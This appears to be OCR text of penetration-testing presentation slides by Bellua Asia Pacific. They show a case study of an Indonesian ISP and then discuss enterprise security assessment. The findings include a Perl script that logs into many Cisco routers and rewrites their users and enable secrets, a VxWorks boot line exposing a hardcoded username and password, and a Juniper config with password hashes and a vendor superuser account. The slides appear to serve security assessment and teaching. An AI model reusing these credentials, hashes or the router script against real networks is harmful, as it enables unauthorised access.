
Case Study

NEMESIS ISP — VPN Services


Penetration Testing



Bellua Asia Pacific



Bellua Asia Pacific



```
#!/usr/bin/perl -w
# Config router mpls automatic nambah name-server
use Net::Telnet::Cisco;

@nodes = qw(
PWRRIR1
SBGPNR1
...
YGPGRR1
);

foreach $node (@nodes) {
$session = Net::Telnet::Cisco->new(Host => $node);
$session->login('b4ckup', 'XXXXXXXXX');
@out = $session->cmd("config term\n");
print @out;
@out = $session->cmd("no username root\n");
print @out;
@out = $session->cmd("username masuk password XXXXXXXXX\n");
print @out;
@out = $session->cmd("enable secret XXXXXXXXX\n");
print @out;
...
}
exit;
```

Bellua Asia Pacific

Hardcoded Username and Password

SAS.3.4.2 (Build 1) SAS-HP.IDX=110-> **version**
VxWorks (for Netro AirstarSAS 2) version 5.4.
Kernel: WIND version 2.5.
Made on Jul 10 2003, 19:08:35.
Boot line:
ffs(0,0)host:/zdev/vx_gz e=192.168.10.1:ffffff00
h=192.168.1.4 g=192.168.1.4 u=**chaos** pw=**netro**
s=F:startup.bat
value = 121 = 0x79 = 'y'

Bellua Asia Pacific

```
version 7.6R2.6;
system {
    host-name BDLNEMESIS1;
    domain-name nemesis.co.id;
    time-zone Asia/Jakarta;
    authentication-order [ tacplus password ];
    root-authentication {
        encrypted-password "$1$NEMESIS$gcYtDd4kWKGBw9FwXIEHO/";
    }
    name-server {
        202.XXX.XXX.X;
        202.XXX.XXX.X;
    }
    tacplus-server {
            ....
    }
    login {
        class superuser-local {
            idle-timeout 5;
            permissions all;
        }
        user sibodoh {
            uid 2001;
            class superuser;
            authentication {
                encrypted-password "$1$NEMESIS$1lEHmKiPI1Yw1bXqqD5yn/";
            }
        }
```

Vendor access in main router

Bellua Asia Pacific

Unforgivable Vulnerabilities — Steve Christey

http://metasploit.com/users/hdm/bh07/christey/presentation/bh-usa-07-christey.pdf

Tactical Exploitation — HD Moore & Valsmith

http://metasploit.com/confs/blackhat2007/tactical_paper.pdf

Default Password List — FX

http://www.phenoelit-us.org/dpl/dpl.html

Bellua Asia Pacific

Evaluating the resilience of a security framework in a large enterprise

- The requirement to establish a complete picture of information security risk profile
- Issues with scope of evaluation and constraints defined by system boundaries or locations
- Identification of weakest links in the entire business process - including those managed by third parties

Bellua Asia Pacific

Enterprise

- Evaluating a system used to automate business processes that have evolved over time
- Adoption of new technology as part of their strategic business plan
- New regulations requiring changes to the business process


Bellua Asia Pacific

Evolution of a system

- Changes due to new regulations
- Requirements to interface with new systems
- Obsolescence - partial update to the system

Bellua Asia Pacific

FOREX



Bellua Asia Pacific

Integrating various workflow into a centralised system

- The need to re-establish security controls, segregation of authorities and managing these changes: temporary project environment

Bellua Asia Pacific

Technology-Driven business process

- Process owners taking control of the project implementation initiative
- Project team consisting of various parties, usually led by a business manager
- Sphere of influence for a “strategic project” may override technical security controls

Bellua Asia Pacific

Regulations

- What needs to be available and what will be required to show compliance
- Effectiveness of required control may not be defined by the framework

Bellua Asia Pacific

Summary

- Understanding the business process and roles played by internal & external parties
- Attack strategy will focus on “grey” areas with weak or inconsistent implementation of controls